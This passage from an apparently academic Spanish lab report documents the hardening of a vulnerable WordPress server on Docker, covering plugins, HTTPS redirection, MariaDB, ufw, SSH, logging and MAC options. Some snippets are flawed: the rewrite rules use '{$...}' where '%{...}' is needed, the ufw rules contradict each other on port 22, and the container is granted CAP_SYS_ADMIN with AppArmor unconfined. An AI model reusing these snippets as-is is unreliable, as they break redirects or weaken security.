- *Propósito:* Protección contra ataques de fuerza bruta en la página de login.
- *Decisión: Mantener.*
- *Justificación:* Ofrece una protección valiosa contra un vector de ataque común. Se procederá a su actualización, activación y configuración de políticas de bloqueo (límite de intentos, duración del bloqueo, etc.).

- **Password Protected:**

- *Propósito:* Protección del sitio completo o secciones mediante contraseña.
- *Decisión: Eliminar.*
- *Justificación:* Esta funcionalidad ya no se considera necesaria para el estado final securizado del sitio. Su eliminación simplifica la configuración y reduce la superficie de ataque.

- **WP Fastest Cache:**

- *Propósito:* Optimización del rendimiento mediante caché.
- *Decisión:* **Eliminar**.
- *Justificación:* A pesar de los beneficios de rendimiento, este plugin estuvo asociado a una vulnerabilidad de SQLi (CVE-2023-6063) en versiones previas. Dado que la prioridad en esta fase es maximizar la seguridad y minimizar riesgos, y el rendimiento no es crítico, se opta por eliminarlo para evitar riesgos residuales o derivados de una configuración incorrecta.

Tras la evaluación, los plugins *Hello Dolly*, *Hide My WP Ghost*, *Password Protected* y *WP Fastest Cache* son desinstalados. Los plugins *Akismet Anti-spam* y *Loginizer* se mantienen y serán debidamente actualizados y configurados como parte del proceso de securización. En la Figura 58 se puede ver los plugins antes de su actualización y en la Figura 59 tras la limpieza.

<input type="checkbox"/>	Plugin Name	Description	Action
<input type="checkbox"/>	Akismet Anti-spam: Spam Protection	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam . Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key.	Enable auto-updates
	Activate Delete	Version 5.3.2 By Automattic - Anti-spam Team View details	
		● There is a new version of Akismet Anti-spam: Spam Protection available. View version 5.3.7 details or update now.	
<input type="checkbox"/>	Hello Dolly	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.	Enable auto-updates
	Activate Delete	Version 1.7.2 By Matt Mullenweg View details	
<input type="checkbox"/>	Hide My WP Ghost	Complex Security through Obscurity, Firewall, Brute Force protection, Logs and Alerts for a safer WordPress website.	Enable auto-updates
	Activate Delete	Version 7.2.00 By WPPPlugins View details	
<input type="checkbox"/>	Loginizer	Loginizer is a WordPress plugin which helps you fight against bruteforce attack by blocking login for the IP after it reaches maximum retries allowed. You can blacklist or whitelist IPs for login using Loginizer.	Enable auto-updates
	Activate Delete	Version 1.8.8 By Softaculous View details	
		● There is a new version of Loginizer available. View version 1.9.9 details or update now.	
<input type="checkbox"/>	Password Protected	A very simple way to quickly password protect your WordPress site with a single password. Please note: This plugin does not restrict access to uploaded files and images and does not work with some caching setups.	Enable auto-updates
	Activate Delete	Version 2.7.2 By Password Protected View details	
		● There is a new version of Password Protected available. View version 2.7.7 details or update now.	
<input type="checkbox"/>	WP Fastest Cache	The simplest and fastest WP Cache system	Enable auto-updates
	Activate Delete	Version 1.2.1 By Emre Vona View details	
		● There is a new version of WP Fastest Cache available. View version 1.3.5 details or update now.	
<input type="checkbox"/>	Plugin	Description	Automatic Updates

Figura 58: Plugins de WP originales.

Es importante tener en cuenta que cada plugin activo en WordPress añade código al sistema. Este código, aunque bien intencionado, puede contener vulnerabilidades (ahora o en el futuro) o interactuar de forma inesperada con otros componentes. Eliminar plugins que no son estrictamente esenciales es un principio clave: cuantas menos “piezas móviles” haya, menos oportunidades hay para que algo salga mal o sea explotado. Por ello, si la funcionalidad no es imprescindible, se ha decidido eliminarla.




Figura 59: Plugins de WP tras la limpieza y actualización.

Para asegurar un mantenimiento proactivo de la seguridad y minimizar la ventana de exposición a nuevas vulnerabilidades, se ha habilitado la funcionalidad de actualizaciones automáticas para los plugins de seguridad que se mantienen activos y para aquellos que se añaden posteriormente. Aunque existe un riesgo inherente de que una actualización automática pueda causar incompatibilidades, se considera que el beneficio de aplicar parches de seguridad críticos de forma inmediata supera dicho riesgo, especialmente tratándose de plugins reputados y enfocados en la protección del sistema. Esta medida garantiza que las correcciones de seguridad más recientes se implementen tan pronto como sea posible.

Adicionalmente, y por las mismas razones, se decide eliminar todos aquellos temas innecesarios. Se mantiene el tema en uso (“thehack”) y uno por defecto como respaldo (“Twenty Twenty-Four”) y el resto se eliminan. En la Figura 60 y en la Figura 61 se pueden ver los temas antes y después de la corrección.




Figura 60: Temas de WP antes de la limpieza.




Figura 61: Temas de WP tras la limpieza.

3.2.3 Implementación de Plugins de Seguridad

Tras la racionalización de los plugins existentes y la actualización de los componentes esenciales, se identificó la necesidad de incorporar una capa de seguridad adicional específica para la protección contra ataques dirigidos a la aplicación web. Si bien *Loginizer* protege eficazmente contra ataques de fuerza bruta sobre el formulario de inicio de sesión y *Akismet* se encarga del filtrado de spam, el sistema carece de un Web Application Firewall (WAF) robusto a nivel de WordPress.

Para cubrir esta carencia, se decide instalar y configurar el plugin *NinjaFirewall (WP Edition)* (Figura 62). La elección se basa en su reputación como un WAF potente y eficiente que opera en una etapa muy temprana del procesamiento de la petición HTTP, incluso antes de que se cargue completamente WordPress. Su función principal es inspeccionar el tráfico web entrante en tiempo real y bloquear peticiones maliciosas conocidas, como intentos de inyección SQL (SQLi), Cross-Site Scripting (XSS), inclusión de ficheros remotos (RFI), y otros vectores de ataque comunes contra aplicaciones web y vulnerabilidades conocidas en plugins o temas.

La inclusión de *NinjaFirewall* complementa las otras medidas de seguridad: mientras *Loginizer* se centra específicamente en la autenticación y *Akismet* en el spam, *NinjaFirewall* actúa como un escudo general para la aplicación. Se presta especial atención durante su configuración para asegurar que no existan conflictos con *Loginizer*, permitiendo que este último siga siendo el principal responsable de la protección específica contra fuerza bruta en el login. Para ello se desactivan funcionalidades solapadas de *NinjaFirewall*.

3.2.4 Configuración Segura del Servidor Web para WordPress (Apache)

Durante el análisis con Greenbone se detecta que el sitio *norc.labs* permite la transmisión de credenciales a través de conexiones HTTP sin cifrado, lo que expone al usuario a ataques como la intercepción o el robo de información sensible durante el inicio de sesión. Para mitigar esta vulnerabilidad, se configura el servidor Apache para forzar el uso de HTTPS en todas las comunicaciones con el sitio.



Figura 62: Plugin *NinjaFirewall (WP Edition)*.

El primer paso consiste en habilitar los módulos necesarios de Apache. Se activa *mod_ssl*, que proporciona soporte para conexiones seguras mediante SSL/TLS, y *mod_rewrite*, que permite definir reglas de redirección. Tras habilitarlos, se reinicia temporalmente Apache para aplicar estos cambios.

```

1 a2enmod ssl
2 a2enmod rewrite
3 service apache2 restart

```

A continuación, se genera un certificado SSL autofirmado utilizando *openssl*. Para ello, se crea previamente un directorio en */etc/apache2/ssl* para almacenar los archivos correspondientes:

```

1 mkdir -p /etc/apache2/ssl
2 openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl
   /apache-selfsigned.key -out /etc/apache2/ssl/apache-selfsigned.crt

```

Durante el proceso de generación del certificado, se introducen los datos necesarios como el país, ciudad y dominio (en este caso, *norc.labs*).

Una vez obtenido el certificado, se configura el VirtualHost que escuchará por el puerto 443 (HTTPS). Se edita el archivo */etc/apache2/sites-available/default-ssl.conf* para especificar correctamente el *ServerName* del sitio, ajustar el *DocumentRoot*, y definir las rutas del certificado y la clave privada recién generados mediante las directivas *SSLCertificateFile* y *SSLCertificateKeyFile* (Figura 63).

```

1 ServerName norc.labs
2 SSLCertificateFile      /etc/apache2/ssl/apache-selfsigned.crt
3 SSLCertificateKeyFile  /etc/apache2/ssl/apache-selfsigned.key
4 DocumentRoot     /var/www/norc.labs

```

Simultáneamente, se modifica el VirtualHost que sirve al tráfico HTTP (puerto 80), identificado mediante *apache2ctl -S* como */etc/apache2/sites-available/norc.labs.conf*. En él se añade

```

<VirtualHost *:80>
    ServerAdmin admin@norc.labs
    ServerName norc.labs
    DocumentRoot /var/www/norc.labs
    <Directory /var/www/norc.labs>
        Options -Indexes +FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    RewriteEngine On
    RewriteCond %{HTTPS} off
    RewriteRule ^/(.*) https://{$SERVER_NAME}/$1 [R=301,L]
</VirtualHost>

```

Figura 63: Archivo `/etc/apache2/sites-available/default-ssl.conf` configurado.

una redirección permanente de todo el tráfico HTTP hacia HTTPS utilizando directivas de `mod_rewrite`, así como una directiva adicional para deshabilitar el listado de directorios (Figura 64), endureciendo así la configuración:

```

1 Options -Indexes +FollowSymLinks
2 RewriteEngine On
3 RewriteCond %{HTTPS} off
4 RewriteRule ^ https://{$HTTP_HOST}%{REQUEST_URI} [L,R=301]

```

```

<VirtualHost *:443>
    ServerAdmin webmaster@localhost
    ServerName norc.labs
    DocumentRoot /var/www/norc.labs
    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
    # SSL Engine Switch:
    # Enable/Disable SSL for this virtual host.
    SSLEngine on
    # A self-signed (snakeoil) certificate can be created by installing
    # the ssl-cert package. See
    # /usr/share/doc/apache2/README.Debian.gz for more info.
    # If both key and certificate are stored in the same file, only the
    # SSLCertificateFile directive is needed.
    SSLCertificateFile    /etc/apache2/ssl/apache-selfsigned.crt
    SSLCertificateKeyFile /etc/apache2/ssl/apache-selfsigned.key

```

Figura 64: Archivo `/etc/apache2/sites-available/norc.labs.conf` configurado.

Para aplicar la nueva configuración, se habilita el sitio SSL con `a2ensite`, se verifica la sintaxis con `apache2ctl configtest`, y finalmente se reinicia Apache:

```

1 a2ensite default-ssl.conf
2 apache2ctl configtest

```

```
3| service apache2 restart
```

Tras completar este proceso, todas las conexiones al dominio *norc.labs* son automáticamente redirigidas a su versión segura en HTTPS (Figura 65 y Figura 66), asegurando que las credenciales y demás datos sensibles viajen cifrados a través de la red.




Figura 65: *http://norc.labs/* redirige a *https://norc.labs/*.




Figura 66: *http://norc.labs/wp-admin* redirige a *https://norc.labs/wp-admin/*.

Por otro lado, durante la revisión de la configuración de Apache, se identificó que el VirtualHost correspondiente al subdominio *oledockers.norc.labs* seguía activo, según la salida del comando *apache2ctl -S*. El único propósito conocido de este subdominio era alojar una página estática que exponía la contraseña del administrador de WordPress. Dado que dicha vulnerabilidad ya ha sido corregida (eliminando el archivo y cambiando la contraseña), este VirtualHost ya no cumple ninguna función necesaria y representa una superficie de ataque y una complejidad innecesarias en la configuración.

Por consiguiente, se procede a su eliminación completa. Primero se desactiva el sitio mediante *a2dissite* para asegurar que Apache dejara de utilizarlo. Posteriormente, se eliminó el archivo de configuración de *sites-available* y, finalmente, se borra su directorio raíz (*/var/www/oledockers*) junto con todo su contenido.

```
1| # Desactivar el sitio (si no se hizo antes)
```

```

2 sudo a2dissite oledockers.norc.labs.conf
3
4 # Eliminar el archivo de configuración
5 sudo rm /etc/apache2/sites-available/oledockers.norc.labs.conf
6
7 # Eliminar el DocumentRoot y su contenido
8 sudo rm -rf /var/www/oledockers
9
10 # Verificar sintaxis y reiniciar Apache
11 sudo apache2ctl configtest
12 sudo service apache2 restart

```

Listing 2: Eliminación de VirtualHost oledockers.norc.labs

3.3 Securización del Servidor de Base de Datos (MariaDB)

3.3.1 Gestión de Usuarios y Permisos

También es necesario llevar a cabo una revisión detallada de los usuarios de MariaDB, tanto el utilizado por WordPress como el usuario administrativo *root*, para asegurar una correcta aplicación del principio de mínimo privilegio y una autenticación robusta.

En el caso del usuario de WordPress, identificado como *admin@localhost* en el archivo *wp-config.php*, se comprueba que sus permisos están correctamente restringidos a la base de datos *wordpress*. Se realiza la comprobación mediante el comando:

```

1 mysql -u root -p
2 SHOW GRANTS FOR 'admin'@'localhost';

```

Aunque *admin@localhost* dispone de *ALL PRIVILEGES* sobre esa base de datos, se considera aceptable para el funcionamiento normal de WordPress.

Respecto al usuario *root@localhost*, se detecta que podía acceder a MariaDB sin contraseña siempre que la conexión se realizara desde el sistema como usuario *root*. Esta configuración, asociada al plugin de autenticación *unix_socket*, elimina la necesidad de contraseña y supone una debilidad de seguridad.

3.3.2 Configuración Segura del Servicio

Para solucionar este último problema de seguridad se ejecuta el script estándar:

```

1 mysql_secure_installation

```

Su objetivo es aplicar un conjunto de medidas de hardening básicas recomendadas para cualquier instalación de MariaDB. Este script interactivo guía al administrador a través de varias decisiones críticas de seguridad.

Durante la ejecución del script, se realizaron las siguientes acciones:

- Se rechaza explícitamente la opción de cambiar al método de autenticación *unix_socket*, asegurando así que la conexión como *root@localhost* continúe requiriendo la contraseña establecida, independientemente del usuario del sistema operativo.
- Se define una nueva contraseña de *root@localhost* dentro del propio script para mayor seguridad.
- Se aceptan las recomendaciones de seguridad estándar:
 - Eliminación de usuarios anónimos.
 - Deshabilitación del inicio de sesión remoto para el usuario *root*.
 - Eliminación de la base de datos de prueba ('test') y sus permisos asociados.
- Finalmente, se recargan las tablas de privilegios para que todos los cambios tengan efecto inmediato.

3.4 Securización del Sistema Operativo y Servicios Base

Este apartado cubre medidas de hardening para el sistema operativo y servicios críticos (SSH, Apache, firewall):

3.4.1 Configuración de Firewall de Red (ufw)

En esta sección trataremos de hacer la instalación/habilitación de ufw y hacer una definición de reglas como permitir SSH, HTTP, HTTPS y denegar el resto. Así sólo permitiremos los puertos esenciales (HTTP y HTTPS) y restringimos SSH a IPs específicas. Lo verá con el siguiente conjunto de comandos ejecutados en la máquina virtual:

```
1 # Instalar y configurar UFW (si no está presente)
2 apt install ufw -y
3 ufw enable
4
5 # Reglas básicas:
6 ufw default deny incoming # Denegar todo el tráfico entrante por defecto
7 ufw default allow outgoing # Permitir tráfico saliente
8 ufw allow 80/tcp          # HTTP (redirigido a HTTPS)
9 ufw allow 443/tcp         # HTTPS
10 ufw allow 22/tcp          # SSH (solo si es necesario)
11 ufw deny 22               # Denegar SSH si no se usa
12
13 # Verificar estado
14 ufw status verbose
```

Después de ejecutar estos comando, se puede observar cómo en la máquina virtual se tiene el siguiente resultado al consultar el estado de ufw (Figura 67):

```
root@f1e6d9cb9779:/# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), deny (routed)
New profiles: skip

To                         Action      From
--                         --         --
80/tcp                      ALLOW IN    Anywhere
443/tcp                     ALLOW IN    Anywhere
22/tcp                      ALLOW IN    Anywhere
22                         DENY IN    Anywhere
```

Figura 67: Estado de UFW después de limitar puertos.

3.4.2 Hardening del Servicio SSH

El servicio SSH es una puerta de entrada crítica para la administración remota de servidores. Para garantizar la seguridad y prevenir accesos no autorizados, es esencial aplicar medidas de hardening que fortalezcan la configuración del servicio SSH. Estas medidas incluyen la deshabilitación del acceso root, la autenticación por clave, y la configuración de límites de intentos y desconexión por inactividad. Para esto, se ha modificado el archivo `/etc/ssh/sshd_config` de la máquina virtual vulnerable con las siguientes líneas y ejecutar el servicio de nuevo:

```
1 # Editar /etc/ssh/sshd_config y aplicar:
2 PermitRootLogin no          # Deshabilitar acceso root
3 PasswordAuthentication no     # Forzar autenticación por clave
4 X11Forwarding no            # Deshabilitar X11
5 MaxAuthTries 3               # Límite de intentos
6 ClientAliveInterval 300      # Desconexión por inactividad
7 Protocol 2                  # Usar solo SSHv2
8
9 # Acciones complementarias
10 ## Generación de par de claves SSH para el usuario auditor
11 ssh-keygen -t ed25519 -f ~/.ssh/auditor_key
12
13 ## Iniciar SSH en primer plano (opción -D evita que se ejecute como daemon)
14 /usr/sbin/sshd -D &
```

Así aplicamos toda la lógica comentada en el recuadro, que hará que sea más difícil la entrada mediante SSH.

3.4.3 Hardening General del Servidor Web (Apache)

Apache es uno de los servidores web más utilizados en el mundo, pero su popularidad también lo convierte en un objetivo frecuente de ataques. Para proteger un servidor Apache,

es fundamental aplicar configuraciones de seguridad que oculten información sensible, deshabiliten métodos HTTP peligrosos y añadan headers de seguridad. Estas medidas ayudan a prevenir ataques como el clickjacking y la exposición de información sensible. Para ello hemos modificado el archivo `/etc/apache2/conf-available/security.conf` de la siguiente manera:

```
1 ServerTokens Prod          # Oculta versión del servidor
2 ServerSignature Off        # Elimina firma en páginas de error
3 TraceEnable Off           # Deshabilita métodos TRACE
4
5 # Headers de seguridad
6 Header always set X-Content-Type-Options "nosniff"
7 Header always set X-Frame-Options "DENY"
8 Header always set Content-Security-Policy "default-src 'self'"
```

Además, como medidas adicionales deshabilitamos los módulos innecesarios y la restricción de servicios:

```
1 a2dismod autoindex cgi
2
3 chown -R www-data:www-data /var/www/html
4 find /var/www/html -type d -exec chmod 750 {} \;
```

Así, mitigamos vulnerabilidades como clickjacking, MIME-sniffing y exposición de información sensible.

3.4.4 Gestión de Usuarios y Permisos del SO

Como parte fundamental del hardening del sistema operativo, se realizó una revisión y ajuste de las cuentas de usuario y los permisos en directorios críticos. El objetivo es eliminar cuentas innecesarias que supongan un riesgo, aplicar el principio de mínimo privilegio y asegurar que los usuarios de servicios no tengan capacidades interactivas no requeridas.

Las acciones llevadas a cabo fueron las siguientes:

- **Eliminación del usuario `kvzlx`:** Se identificó que el usuario `kvzlx` formó parte de la cadena de explotación durante la Fase 1, siendo utilizado como paso previo a la escalada final a `root`. Dado que este usuario no tiene ninguna función legítima en el sistema securizado y representa un riesgo potencial, se procede a su eliminación completa, incluyendo su directorio personal y buzón de correo, mediante el comando:

```
1 # Eliminar al usuario 'kvzlx' y su directorio home
2 userdel -r kvzlx
```

- **Aseguramiento del directorio `/root`:** Para proteger la información sensible que pudiera contener el directorio personal del superusuario, se restringen sus permisos a acceso exclusivo por parte de `root` (`rwx---`).

```
1 # Solo root accede a /root  
2 chmod 700 /root
```

- **Establecimiento de permisos seguros en el directorio web:** Se ajustan los permisos dentro del *DocumentRoot* de la aplicación web (*/var/www/norc.labs*). Se asignan permisos 755 (*rwxr-xr-x*) a los directorios, permitiendo al servidor web acceder y listar su contenido, mientras que a los archivos se les asignan permisos 644 (*rw-r-r-*), permitiendo su lectura por parte del servidor web pero restringiendo la escritura únicamente al propietario (*www-data*) y eliminando permisos de ejecución innecesarios.

```
1 # Permisos seguros para directorios de WordPress/web  
2 find /var/www/norc.labs -type d -exec chmod 755 {} \;  
3  
4 # Permisos seguros para archivos de WordPress/web  
5 find /var/www/norc.labs -type f -exec chmod 644 {} \;
```

3.4.5 Mantenimiento y logging

Con el sistema ya asegurado frente a los vectores de ataque principales, se aplican medidas complementarias orientadas a mantener la seguridad y el buen funcionamiento en el tiempo, incluyendo actualizaciones automáticas, verificación del sistema de logging y configuración de registros en MariaDB.

Como primer paso, se actualiza el sistema operativo y el kernel a la última versión disponible en los repositorios, ejecutando los siguientes comandos:

```
1 apt update  
2 apt list --upgradable  
3 apt upgrade -y
```

A continuación, se instala y configura el paquete *unattended-upgrades* para que las actualizaciones de seguridad críticas se apliquen automáticamente en el futuro, reduciendo la dependencia de intervención manual y permitiendo una gestión más proactiva del sistema:

```
1 apt install unattended-upgrades  
2 dpkg-reconfigure -plow unattended-upgrades
```

En relación al sistema de logging, se comprueba la presencia de los registros estándar. Se inspeccionan los principales archivos de log del sistema, del servidor web y del motor de bases de datos:

```
1 ls -lt /var/log/syslog /var/log/kern.log /var/log/apache2/error.log /var/log  
/apache2/access.log /var/log/mariadb/mariadb.log
```

La salida revela que algunos de los logs clave del sistema, como *syslog*, *kern.log* y *mariadb.log*, no existen. Esto puede deberse a una configuración mínima del contenedor, o a la ausencia del servicio responsable de recolectarlos.

```
1 ls: cannot access '/var/log/syslog': No such file or directory
2 ls: cannot access '/var/log/kern.log': No such file or directory
3 ls: cannot access '/var/log/mariadb/mariadb.log': No such file or directory
4 -rw-r----- 1 root adm 1632490 Apr 16 12:11 /var/log/apache2/access.log
5 -rw-r----- 1 root adm      6001 Apr 15 17:27 /var/log/apache2/error.log
```

Para restaurar el sistema de logging, se instala el servicio *rsyslog*:

```
1 apt install rsyslog
```

Además, se refuerza la estabilidad de los servicios críticos instalando y configurando *supervisor*, un demonio de control de procesos que asegura que servicios como *rsyslogd* permanezcan activos, reiniciándolos automáticamente si fallan:

```
1 apt install supervisor -y
2 service supervisor status
3 service supervisor start
```

Se crea un archivo de configuración específico para que *supervisor* gestione el proceso de *rsyslogd*:

```
1 nano /etc/supervisor/conf.d/rsyslogd.conf
```

Contenido del archivo:

```
1 [program:rsyslogd]
2 command=/usr/sbin/rsyslogd -n
3 autostart=true
4 autorestart=true
5 stderr_logfile=/var/log/rsyslogd.err.log
6 stdout_logfile=/var/log/rsyslogd.out.log
```

Tras definir el nuevo programa, se recargan las configuraciones de *supervisor* y se inicia el control automático del servicio:

```
1 supervisorctl reread
2 supervisorctl update
3 supervisorctl status rsyslogd
```

Si todo es correcto, *rsyslogd* aparece en estado RUNNING. Se puede confirmar también con:

```
1 ps aux | grep rsyslogd
```

Finalmente, se verifica que los archivos *auth.log*, *syslog* y *kern.log* han sido creados correctamente:

```
1 ls -l /var/log/auth.log /var/log/syslog /var/log/kern.log
```

Con una salida similar a:

```
1 -rw-r----- 1 root adm 2345 Apr 16 12:31 /var/log/auth.log
2 -rw-r----- 1 root adm 217964 Apr 16 12:29 /var/log/kern.log
3 -rw-r----- 1 root adm 218358 Apr 16 12:29 /var/log/syslog
```

Se puede ver en tiempo real cómo se registran las entradas de la autenticación ssh con el siguiente comando:

```
1 tail -f /var/log/auth.log
```

Por último, se configura el sistema de logging de MariaDB, ya que por defecto no está generando registros de errores. Se identifica que la directiva *log_error* se encontraba comentada en la configuración:

```
1 grep -r 'log_error' /etc/mysql/
2 /etc/mysql/mariadb.conf.d/50-mysqld_safe.cnf:skip_log_error
3 /etc/mysql/mariadb.conf.d/50-server.cnf:#log_error = /var/log/mysql/error.
   log
```

Se edita el archivo */etc/mysql/mariadb.conf.d/50-server.cnf* y se descomenta la línea correspondiente:

```
1 nano /etc/mysql/mariadb.conf.d/50-server.cnf
2 # dentro del archivo:
3 log_error = /var/log/mysql/error.log
```

A continuación, se crea el directorio de logs de MariaDB y se ajustan correctamente los permisos y propiedades del archivo para garantizar que el servicio pueda escribir en él:

```
1 mkdir -p /var/log/mysql
2 touch /var/log/mysql/error.log
3 chown -R mysql:mysql /var/log/mysql
4 chmod 640 /var/log/mysql/error.log
5 chmod 750 /var/log/mysql
```

Con estos pasos, el sistema queda preparado para aplicar actualizaciones automáticas, mantener un registro fiable de la actividad del sistema y almacenar adecuadamente los errores generados por la base de datos, facilitando futuras auditorías y diagnósticos.

De forma complementaria, en el futuro, sería recomendable establecer una política de copias de seguridad regulares para los archivos clave del sistema (*/var/www/norc.labs*, */etc*, etc.), así como para la base de datos MariaDB.

3.5 Mandatory Access Control (MAC)

Además de las medidas de seguridad aplicadas en las secciones anteriores, se investiga la posibilidad de añadir una capa extra de defensa utilizando un sistema de Control de Acceso Obligatorio (Mandatory Access Control - MAC). Los sistemas MAC refuerzan la seguridad limitando qué operaciones pueden realizar los procesos, siguiendo políticas centralizadas que van más allá de los permisos tradicionales de Unix (DAC). Se evalúan las principales opciones disponibles en Linux: *SELinux*, *AppArmor* y *TOMOYO Linux*.

La primera opción analizada es *TOMOYO Linux*. Se comprueba si el kernel del contenedor Docker de la máquina soporta este módulo. Se revisa la configuración del kernel con *grep* y se busca la existencia del directorio */sys/kernel/security/tomoyo/*. Ambos métodos confirman que el soporte para *TOMOYO* no está habilitado, por lo que se descarta su uso.

Se pasa entonces a analizar *AppArmor*, que es el sistema MAC predeterminado en distribuciones basadas en Debian como Kali Linux, usado como máquina anfitriona. Se ejecuta *aa-status* para verificar su estado, pero el comando no está disponible, lo que indica que las herramientas de AppArmor no vienen instaladas en la imagen base del contenedor. Se instalan usando:

```
1 apt install apparmor
```

Una vez instalado, *aa-status* muestra que el módulo del kernel de AppArmor está cargado (*apparmor module is loaded*), pero el sistema de archivos necesario (*securityfs*) no está montado (*apparmor filesystem is not mounted*).

Para que AppArmor funcione correctamente, *securityfs* debe montarse en */sys/kernel/security*. Se intenta montarlo manualmente como *root* dentro del contenedor:

```
1 mount -t securityfs securityfs /sys/kernel/security
```

La operación falla con un error de *permission denied*. Esto sugiere que Docker limita las capacidades (*Linux capabilities*) de los contenedores, bloqueando esta acción incluso para usuarios *root*.

Para intentar solucionarlo, se modifica el script de despliegue *abrete_sesamo.sh*, añadiendo la capacidad *CAP_SYS_ADMIN* al *docker run*, junto a la opción *--security-opt apparmor=unconfined*. Tras reiniciar el contenedor, se repite el intento de montaje. Esta vez, el error cambia a *cannot mount securityfs read-only*, lo que indica que ahora la capacidad necesaria está disponible, pero el sistema de archivos está montado como solo lectura. Al consultar los últimos mensajes del kernel con *dmesg | tail*, no se encuentra información útil.

Tras varios intentos, se concluye que el entorno Docker proporcionado para la práctica impone restricciones que impiden activar AppArmor dentro del contenedor. Estas restricciones podrían deberse a configuraciones del host (como el AppArmor de Kali), a perfiles seccomp aplicados por Docker o a limitaciones del propio kernel o imagen base.

Como último recurso, se explora el uso de *SELinux*. Se instalan las utilidades necesarias (*selinux-utils*) y se ejecuta *sestatus*, que muestra que SELinux está desactivado (*SELinux status: disabled*). Activarlo requeriría cambios en el arranque del kernel y un reetiquetado completo del sistema de archivos, tareas que tampoco son posibles dadas las restricciones del entorno.

Comparativa rápida de políticas MAC Aunque el entorno Docker no permite activar un sistema *MAC* dentro del contenedor, resulta útil documentar *cómo* se protegerían los procesos críticos (servidor web y base de datos) si se dispusiera de control total sobre el host. A continuación se resume, de forma muy sintética, la configuración que adoptarían los tres motores *MAC* más conocidos en Linux:

- **AppArmor – perfil teórico**

AppArmor trabaja con perfiles basados en rutas. El resumen muestra los permisos mínimos que necesitarían *apache2* y *mysqld*.

- *apache2*

- * Lectura: */etc/apache2/***, */var/www/norc.labs/***
 - * Escritura: */var/log/apache2/***
 - * Red: escucha en 80 y 443; conexión al socket de MariaDB
 - * Denegado: intérpretes de comandos y directorios sensibles

- *mysqld*

- * Lectura/Escritura/Bloqueo: */var/lib/mysql/***
 - * Lectura: */etc/mysql/***
 - * Red: puerto 3306 y su socket UNIX

- **TOMOYO Linux – reglas teóricas**

TOMOYO genera políticas en modo aprendizaje y luego se refinan con verbos como *allow_read* o *allow_network*.

- *apache2*

- * *allow_read /etc/apache2/** /var/www/norc.labs/***
 - * *allow_write /var/log/apache2/***
 - * *allow_network bind tcp 80, 443*
 - * *allow_network connect unix /run/mysqld/mysqld.sock*

- *mysqld*

- * *allow_read/write /var/lib/mysql/***
